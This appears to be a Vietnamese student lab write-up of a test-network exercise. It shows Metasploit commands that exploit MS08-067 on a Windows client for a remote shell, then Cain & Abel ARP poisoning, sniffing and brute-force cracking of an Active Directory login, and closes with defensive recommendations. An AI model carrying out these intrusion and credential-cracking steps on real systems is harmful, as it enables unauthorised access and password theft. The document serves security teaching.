
#use exploit/windows/smb/ms08\_067\_netapi

#set lhost 192.168.12.6 (địa chỉ ip của máy local host-kali linux)

#set rhost 192.168.12.8 (địa chỉ ip của máy client mới tạo)


#exploit

Dưới đây là kết quả




* Đã có xâm nhập, có khả năng điều khiển máy client(192.168.12.8) từ xa


Thử với lệnh shell và ipconfig




* Sử dụng cain & abel sniff và crack

  
Thao tác như hình dưới > chọn divice > apply > ok

Click to active sniffer



Nhấn vào biểu tượng dấu + add to list



Chuyển qua tab Sniffer làm như hình dưới

Graphical user interface, application


Description automatically generated

Đã sniff thành công 3 địa chỉ ip đang kết nối

192.168.12.4 (máy thật)


192.168.12.2 (server)

192.168.12.3 (máy client)




* Crack mật khẩu

Làm theo thứ tự như hình để bắt gói tin từ 2 bên (server và client)



Đảm bảo APR đã được bật




Sau khi bật



Chuyển qua **máy client** log out > đăng nhập bằng **tk active directory đã tạo tại server**

trinhvanminh (**username:minhtv**)



Chuyển sang tab password tại máy win xp (attacker) làm như hình bên dưới

Graphical user interface, application, table, Excel

Description automatically generated


Chuyển sang tab Cracker > 2 > 3: chọn tất cả > 4: chuột phải > Brute-Force Attack

Graphical user interface, application, table, Excel

Description automatically generated

Brute-Force Attack > Chọn charset > chọn đồ dài password > Start

Password sẽ hiển thì ở khung số 4 (nếu thành công)



**Câu 5: Giải pháp**

* Bật firewall, chỉ tắt ở những nơi tin tưởng
* Update phần mềm, hệ điều hành thường xuyên
* Thường xuyên kiểm tra các lỗi, các vurnerability bằng nessus để khắc phục
* Chuyển sang sử dụng hệ điều hành linux